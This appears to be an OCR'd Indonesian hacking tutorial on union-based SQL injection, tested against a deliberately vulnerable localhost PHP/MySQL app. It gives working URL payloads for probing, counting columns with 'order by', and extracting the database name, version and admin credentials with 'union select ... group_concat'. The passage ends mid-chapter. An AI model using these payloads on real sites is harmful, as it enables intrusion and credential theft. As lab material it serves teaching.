

SQL
Injection
EXPOSED
eyb-00

Chapter 0x01 – Intermezo.

Anda sedang berselancar di situs-situs security dan menemukan berita tentang di publikasikannya sebuah bugs SQL Injection, attacker berhasil mendapatkan informasi penting seperti usename dan password administrator, bagaimana attacker bisa menemukan bug tersebut? Dan bagaimana pula attacker bisa mengetahui usename dan password dengan bermodal SQL Injection???, SQL Injection apaan om??? SQL Injection adalah sebuah bug dimana seoarang attacker bisa memasukan perintah SQL yang dapat menampilkan informasi penting seperti username dan password. Langsung kita bahas aja yuk….

Chapter 0x02 – Cari bug target

Untuk mengikuti artikel ini anda wajib mendownload sebuah web applikasi sederhana yang telah saya buat, sehingga anda bisa langsung mempraktekkannya pada computer anda sendiri yang bisa anda download di sini ikuti petunjuk installasinya didalam file readme tersebut. penjelasan yang saya lakukan mungkin sedikit membutuhkan pengetahuan seperti pemrograman PHP & MySQL. Dibawah ini adalah salah satu contoh seorang yang attacker berhasil mendapatkan usename dan password administrator.




Seperti yang anda lihat di atas, attacker berhasil mendapatkan usename dan password dalam bentuk terencrypsi MD5 dan jika password tersebut mudah di crack, maka attacker bisa leluasa keluar-masuk halaman administrator, atau bahkan

attacker bisa melakukan aksi deface yang belakangan ini marak terjadi. Bagaimana attacker bisa melakukannya??? Kita bahas langsung aja yuk…


Perhatikan url ketika attacker berhasil mendapatkan username dan password dibawah ini.

http://localhost/injector/index.php?id=-4+union+select+1,2,group_concat(user_id,0x3a,password_id),4,5+from+table_user--

user_id,0x3a,password_id adalah nama colomn dari database, 0x3a adalah tanda titk dua yang diconvert kedalam hexa yang digunakan sebagai pemisah sedangkan table_user adalah nama tablenya. Lalu bagaimana attacker bisa mengetahui nama table dan column yang jelas-jelas tersimpan dibalik firwall, ids, antivirus dan segala macam pengaman lainnya?? dan bagaimana pula attacker mengetahui adanya bug SQL Injection pada suatu web applikasi?? Ok perhatikan gambar dibawah ini.




Gambar diatas adalah sebuah tampilan biasa ketika seorang user melihat sebuah URL http://localhost/injector/index.php?id=4 tidak ada yg aneh pada gambar diatas bukan. Untuk mengetahui suatu web memiliki bug SQL injection, tambahkan sebuah tanda petik pada akhir url, sehingga urlnya menjadi http://localhost/injector/index.php?id=4' dan apa yang terjadi pada situs tersebut?? Anda bisa melihatnya pada gambar dibawah ini.



Situsnya menampilkan pesan error, dan berarti parameter id tidak di filter dengan baik atau bahkan tidak difilter sama sekali , untuk mengetahui suatu web applikasi memiliki bug SQL Injection salah satunya adalah menggunakan perintah **and+1=1--**. Perhatikan 2 gambar dibawah ini.


Ketika di tambahkan parameter **+and+1=1—** pada akhir URL, situsnya tampil dengan normal karna 1=1 menghasilkan nilai true.

http://localhost/injector/index.php?id=4+and+1=1--



Dan ketika di tambahkan parameter **+and+1=2--** isi berita tidak ditampilkan karna 1=2 hasilnya false dan ini membuktikan bahwa web applikasi tersebut 99.9% memiliki bug SQL Injection

http://localhost/injector/index.php?id=4+and+1=2--



Saya menggunakan tanda plus (+) sebagai tanda pemisah, jika anda menggunakan spasi terkadang browser mengkonversinya menjadi hexa sehingga urlnya berubah menjadi seperti ini

Sebelum di convert oleh browser
http://localhost/injector/index.php?id=4 and 1=1—

Setelah di convert kedalam hexa oleh browser
http://localhost/injector/index.php?id=4%20and%201=1--

Jadi gak usah bingung kenapa ada tambahan %20 pada url terebut, anda juga bisa menggunakan tanda (/**/) sebagai pemisah, oia tanda (--) pada akhir statement berfungsi untuk membuat commentar perbaris misalnya

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

statement di belakang -- yaitu AND password = 'password' tidak akan di eksekusi lagi, karna sudah di anggap komentar. Selain komentar perbaris ada lagi yang namanya komentar yang lebih dari 1 baris dengan menggunakan (/*isi komentar*/) misalnya

http://localhost/injection/index.php?id=15/*keep*/and/*eXplore Your Brain Guys...*/1=1--


Chapter 0x03 – Cari Colomn yang memiliki celah Injection

Setelah saya tau bahwa web applikasi tersebut memiliki Bug SQL Injection saya harus mencari tau nama table dan colom, tapi sebelum itu saya harus mencari tau pada colomn ke berapa saya bisa melakukan Injection, untuk itu saya menggunakan perintah **order by** perhatikan url berikut.


http://localhost/injector/index.php?id=4+order+by+1--
http://localhost/injector/index.php?id=4+order+by+2--
http://localhost/injector/index.php?id=4+order+by+3--

http://localhost/injector/index.php?id=4+order+by+4--
http://localhost/injector/index.php?id=4+order+by+5--

url diatas jika di coba satu persatu akan menampilkan situsnya secara normal seperti gambar dibawah ini.



Tapi ketika saya menginputnya dengan **order+by+6--** apa yang terjadi??? Browser menampilkan pesan error seperti gambar dibawah ini.



Dari pesan error tersebut bisa dipastikan terdapat 5 buah colomn yang terdapat di salah satu table yang belum kita ketahui namanya. Tau dari mana kalo ada 5 om??

Ok berikut ini saya akan berikan sebuah ilustrasi penggunakan perintah **order by** yang berfungsi untuk menampilkan data secara berurut, default urutannya adalah dari kecil ke besar (Ascending)

Misalnya saya membuat sebuah tabel dengan nama **table_attacker** yang terdiri dari **3** buah colomns yaitu **id, nama dan tanggal**, dan perhatikan contoh dibawah ini.

```
mysql> select * from table_attacker where id=1 order by 1;
+----+--------+---------------------+
| id | nama   | tanggal             |
+----+--------+---------------------+
|  1 | EVA-00 | 2008-11-25 00:00:00 |
+----+--------+---------------------+
1 row in set (0.00 sec)

mysql> select * from table_attacker where id=1 order by 2;
+----+--------+---------------------+
| id | nama   | tanggal             |
+----+--------+---------------------+
|  1 | EVA-00 | 2008-11-25 00:00:00 |
+----+--------+---------------------+
1 row in set (0.00 sec)

mysql> select * from table_attacker where id=1 order by 3;
+----+--------+---------------------+
| id | nama   | tanggal             |
+----+--------+---------------------+
|  1 | EVA-00 | 2008-11-25 00:00:00 |
+----+--------+---------------------+
1 row in set (0.00 sec)

mysql> select * from table_attacker where id=1 order by 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
mysql>
```

Bisa anda lihat sendiri contoh diatas, ketika saya menampilkan isi colomns dengan perintah **order by 1;, order by 2;,** dan **order by 3;** tidak tampil perintah error karna jumlah colomn nya memang ada 3, tapi ketika saya menampilkannya dengan perintah **order by 4;** mysql memberikan pesan error **Unknown column '4'** yang artinya columns ke-4 tidak diketahui karna jumlahnya cuma ada 3 sekarang pahamkan, msh blm paham??? ok saya akan menerangkan dasar perintah mysql deh, perhatikan contoh berikut.

```
mysql> select * from table_attacker order by 1;
+----+----------+---------------------+
| id | nama     | tanggal             |
+----+----------+---------------------+
|  1 | EVA-00   | 2008-11-25 00:00:00 |
|  2 | pl4y312  | 2008-11-25 00:00:00 |
|  3 | aurel666 | 2008-11-25 00:00:00 |
|  4 | tomahawk | 2008-11-25 00:00:00 |
+----+----------+---------------------+
3 rows in set (0.00 sec)
```

Perintah **select * from table_attacker order by 1;** artinya "hallo Mr.SQL tolong tampilkan semua data pada **table_attacker** dan hasilnya di urutkan berdasarkan **colomns ke-1 (colomn id)**." dan Mr.SQL menuruti apa perintah anda. oia default dari perintah order by di urutkan secara **ascending** (dari kecil ke besar).

```
mysql> select * from table_attacker order by 2;
+----+----------+---------------------+
| id | nama     | tanggal             |
+----+----------+---------------------+
|  3 | aurel666 | 2008-11-25 00:00:00 |
|  1 | EVA-00   | 2008-11-25 00:00:00 |
|  2 | pl4y312  | 2008-11-25 00:00:00 |
|  4 | tomahawk | 2008-11-25 00:00:00 |
+----+----------+---------------------+
3 rows in set (0.00 sec)
```

Perintah **select * from table_attacker order by 2;** artinya "hallo Mr.SQL tolong tampilkan lagi semua data pada **table_attacker** dan hasilnya di urutkan berdasarkan **colomns ke-2 (column nama)**" dan Mr.SQL lagi-lagi menuruti apa perintah anda dengan menampilkan colomn nama secara berurutan berdasarkan alphabet.

```
mysql> select * from table_attacker order by 4;
ERROR 1054 (42S22): Unknown column '4' in 'order clause'
mysql>
```


Perintah **select * from table_attacker order by 4;** artinya "hallo Mr.SQL tolong tampilkan lagi semua data pada **table_attacker** dan hasilnya di urutkan berdasarkan **colomns ke-4 (columnnya tidak ada)**" dan kali ini Mr.SQL ngambek dengan menampilkan pesan "**Unknown column '4' in 'order clause'**" jika di terjemahkan ke indonesia artinya "colomn ke-4??? aduh maap om column ke-4 saya gak tau ada dimana" hehehe mudah-mudahan sekarang anda paham kenapa saya tau terdapat 5 buah colomn pada pembahasan sebelumnya.

Chapter 0x04 – Gunakan perintah Union select

Setelah saya mengetahui terdapat 5 buah colomn pada target, selanjutnya yaitu mencari colomn yang bisa dilakukan injeksi. Untuk itu saya menggunakan perintah union select (pakai union all select juga bisa kok…) sehingga urlnya menjadi


http://localhost/injector/index.php?id=4+union+select+1,2,3,4,5--

Dan apa yang tampak di browser tidak ada yang aneh bukan situsnya tampil dengan normal seperti gambar dibawah ini.



Tetapi jika parameter id saya ganti menjadi -4 yang pastinya tidak ada isi data -4 di database, browser menampilkan angka 2 & 3, dan angka inilah yang sering disebut dengan angka ajaib, karna angka tersebut adalah letak colomn dimana attacker bisa melakukan injeksi lebih lanjut.

http://localhost/injector/index.php?id=-4+union+select+1,2,3,4,5--



Chapter 0x05 – Asal usul si 'angka ajaib' dan fungsi perintah Union select

Pepatah mengatakan "Sekali mendayung 2 pulau terlampaui" hehehehe kurang lebih perintah union select seperti pepatah tersebut, perintah union digunakan untuk memilih beberapa data pada database/table yg berbeda pada satu statement. contoh.

```
mysql> select * from table_attacker where id=1;
+----+--------+---------------------+
| id | nama   | tanggal             |
+----+--------+---------------------+
|  1 | EVA-00 | 2008-11-25 00:00:00 |
+----+--------+---------------------+
1 row in set (0.00 sec)
```

select * from table_attacker where id=1; -> satu perintah pada satu statement

```
mysql> select * from table_attacker where id=1 union select 1,2,3;
+----+--------+---------------------+
| id | nama   | tanggal             |
+----+--------+---------------------+
|  1 | EVA-00 | 2008-11-25 00:00:00 |
|  1 | 2      | 3                   |
+----+--------+---------------------+
2 rows in set (0.00 sec)
```

select * from table_attacker where id=1 -> perintah pertama
select 1,2,3; -> perintah ke dua yang gabung menggunakan **union**

yups bisa anda lihat sendiri, union select memilih beberapa data pada satu statement bukan...perhatikan contoh tambahan lagi nih...

```
mysql> select * from table_attacker where id=-1 union select 1,2,3;
+----+------+---------+
| id | nama | tanggal |
+----+------+---------+
|  1 | 2    | 3       |
+----+------+---------+
1 row in set (0.02 sec)
```

Saat id diganti menjadi **null** atau **-1** isi dari **column id, nama dan tanggal** hilang, karna memang belum ada datanya didatabase dan isi columnnya diganti menjadi 1,2,3 dan inilah asal-usul si 'angka ajaib' tersebut. Apakah wajib menggunakan perintah union select dengan angka 1,2,3 dan seterusnya?? Tidak wajib kok, anda bisa mengisinya dengan angka berapa saja yang penting tidak melebihi jumlah colomn. Seperti url di bawah ini.

http://localhost/injector/index.php?id=-4+union+select+500,501,502,503,null--

Chapter 0x05 – Cari informasi database target

Dengan tampilnya angka ajaib tersebut anda bisa 'mengintip' beberapa informasi seperti nama database, nama user database, versi database, sessi user , upsss segitu dulu aja ya....untuk melihat nama database injeksi urlnya menjadi

http://localhost/injector/index.php?id=-4+union+select+1,database(),3,4,5--

Dan browser menampilkan nama database yaitu **xyb_injector**

Berikut ini adalah perintah untuk 'mengintip' informasi lainnya.


* database() : Menampilkan nama database yang digunakan
* user() : Username pada database tersebut
* version() : Melihat versi database

Fungsi perintah dibawah ini cari sendiri di google yah, karna perintah ini jarang di pakai dalam melakukan injeksi :P

* system_user() :
* session_user()
* current_user()
* last_insert_id()
* connection_id()

Saya mencoba mengintip lagi nama user database pada situs tersebut dengan menginjeksinya pada colomn ke-2 dan versi pada colomn ke-3 dan url injeksinya menjadi.

